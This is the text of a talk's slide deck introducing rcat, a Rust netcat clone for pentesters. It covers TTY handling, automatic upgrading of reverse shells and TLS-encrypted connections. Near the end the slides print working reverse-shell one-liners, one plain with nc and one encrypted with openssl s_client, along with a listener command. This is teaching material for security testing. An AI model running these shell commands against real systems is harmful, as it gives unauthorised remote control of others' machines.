Make better Shells with Rcat

0xfalafel - Olivier Lasne

$ whoami

Olivier Lasne, Freelance

- **Pentest**
- **Training / Teacher**
- Consulting

https://lasne.pro
olivier@lasne.pro

$ whoami

Olivier Lasne, ~~Freelance~~

- ~~Pentest~~
- ~~Training / Teacher~~
- ~~Consulting~~

Looking for work

https://lasne.pro
olivier@lasne.pro

Goal of the talk


Show how to use `rcat` for :

- **interactive** reverse shells ✨
- **encrypted** reverse shells 🔒

Reverse Shell

A **reverse shell** is a **technique** where :

- The targeted server **connect back to us**
- We can **execute commands** like in a terminal



Rcat

rcat receiving an HTTP request made with **curl**

- **rcat** is a **clone** of **netcat** written in Rust 🦀
- Nice features for **reverse-shells**
- Support of **TLS**
- Colors !

Basic features

TCP connection

```
~ ❯
```

Listen with `rcat -l [PORT]`


```
~ ❯
```

Connect with `rcat [HOST] [PORT]`
or `rcat [HOST:PORT]`

Is my file transferred ?


TCP Half-sockets

Say we have a **connection** established with **`netcat`**.




TCP Half-sockets

If `netcat` or the server sends EOF to **close** the **connection**.
`Netcat` keeps the **other half open**.




TCP Half-sockets

This is the reason why we **don’t know** if a **file transfer** is **finished**.
You can use `-q 0` to close the connection.



TCP Half-sockets


`rcat` close the connection when EOF is received.



What are TTY ?

TTY

- A TTY or (PTY) **transforms** some **shortcuts** to **signals**.
- Gives you a **buffer** to **edit** your **command**.



ASCII Control Characters

In the terminal there are 32 "control characters" that do various things, that you can enter by pressing Ctrl-KEY. (explainer blog post with a million caveats)


🟩 Same as pressing a regular key 🟦 Used by readline 🟪 OS terminal driver ♥ I use this ▢ Important

0	Ctrl-@	NULL	
1	Ctrl-A	start of line	🟦 ♥
2	Ctrl-B	cursor left	🟦
3	Ctrl-C	SIGINT	🟪 ♥ ▢
4	Ctrl-D	EOF	🟪 ♥ ▢
5	Ctrl-E	end of line	🟦 ♥
6	Ctrl-F	cursor right	🟦
7	Ctrl-G	bell 🔔	
8	Ctrl-H	other backspace	🟦
9	Ctrl-I	Tab	🟩
10	Ctrl-J	newline	
11	Ctrl-K	delete line forward	🟦
12	Ctrl-L	clear screen	🟦 ♥
13	Ctrl-M	Enter	🟩
14	Ctrl-N	next line	🟦
15	Ctrl-O		
16	Ctrl-P	prev line	🟦
17	Ctrl-Q	unpause	🟪
18	Ctrl-R	search history	🟦 ♥
19	Ctrl-S	pause	🟪
20	Ctrl-T	SIGINFO (BSD)	🟪
21	Ctrl-U	delete line	🟪
22	Ctrl-V	"escape" next char	🟪
23	Ctrl-W	delete word	🟪 ♥
24	Ctrl-X	emacs stuff	
25	Ctrl-Y	paste	🟦
26	Ctrl-Z	SIGTSTP	🟪 ♥
27	Ctrl-[	ESC	🟩
28	Ctrl-\	SIGQUIT	🟪
29	Ctrl-]	quit telnet	
30	Ctrl-^		
31	Ctrl-_	undo	🟦
127	Ctrl-?	backspace	🟩

https://jvns.ca/ascii

TTY in Raw mode

ASCII control chars are ignored.



Shell Upgrade

Classic Shell Upgrade

`netcat` *reverse shells* can be **upgraded with** a few **commands.**

```
~ ❯
```

--pwn


This option will automatically **upgrade** the **reverse shell** to a **fully interactive** shell.

```
~ ❯
```

Upgrade Windows reverse shells

It can also **upgrade** the **reverse shell** from **Windows**


Thanks to **ConPtyShell**.



```
~ ❯ 
```

Auto resize

The **upgraded shells** will be **resized automatically** based on the size of your terminal.




```
~ ❯
```

TLS

TLS connection

Open **TLS connection** with the `--tls` flag.




```
~ ❯ rcat --tls examplecat.com 443 --crlf
Connected with TLS to examplecat.com:443
GET /cat.txt HTTP/1.1
Host: examplecat.com

HTTP/1.1 200 OK
Date: Wed, 02 Jul 2025 11:30:39 GMT
Server: Apache
Upgrade: h2
Connection: Upgrade
Last-Modified: Tue, 05 Apr 2022 23:29:23 GMT
ETag: "21-5dbf09d6dede5"
Accept-Ranges: bytes
Content-Length: 33
Age: 38
Via: e7s
Content-Type: text/plain; charset=UTF-8

\    /\
 )  ( ')
(  /  )
 \(__)|
```

TLS server

You can **create** a **TLS server** with

- `--key` for the private key
- `--cert` for the certificate


Or use `--self-signed` to **generate** a **certificate**



```
~ ❯ rcat --tls examplecat.com 443 --crlf
Connected with TLS to examplecat.com:443
GET /cat.txt HTTP/1.1
Host: examplecat.com

HTTP/1.1 200 OK
Date: Wed, 02 Jul 2025 11:30:39 GMT
Server: Apache
Upgrade: h2
Connection: Upgrade
Last-Modified: Tue, 05 Apr 2022 23:29:23 GMT
ETag: "21-5dbf09d6dede5"
Accept-Ranges: bytes
Content-Length: 33
Age: 38
Via: e7s
Content-Type: text/plain; charset=UTF-8

\    /\
 )  ( ')
(  /  )
 \(__)|
```

revshells.com

Today **most** reverse shells are **unencrypted**.



```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i
2>&1|nc 10.10.10.10 9001 >/tmp/f
```


Encrypted reverse shells

You can use the **following commands** to **create encrypted reverse shells.**

Encrypted reverse shells


You can use the **following** **commands** to **create** **encrypted** **reverse shells.**

Listener:



```
~ ❯ rcat -l 1337 --self-signed --pwn
Listening on 0.0.0.0:1337 (tcp/tls) with a self-signed certificate
```

Reverse shell one liner:



```
~ ❯ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1| openssl s_client -connect YOUR_IP:1337 >/tmp/f
```

Future works


(a.k.a all known bugs)

Windows Shell Upgrade fails on TLS

Probably because ContPTYShell **hijack** the **socket** of the **current process**.

I should probably **rewrite this** without the Socket Hijacking.

(**help welcome!**)



Support TLS 1.1 and 1.0

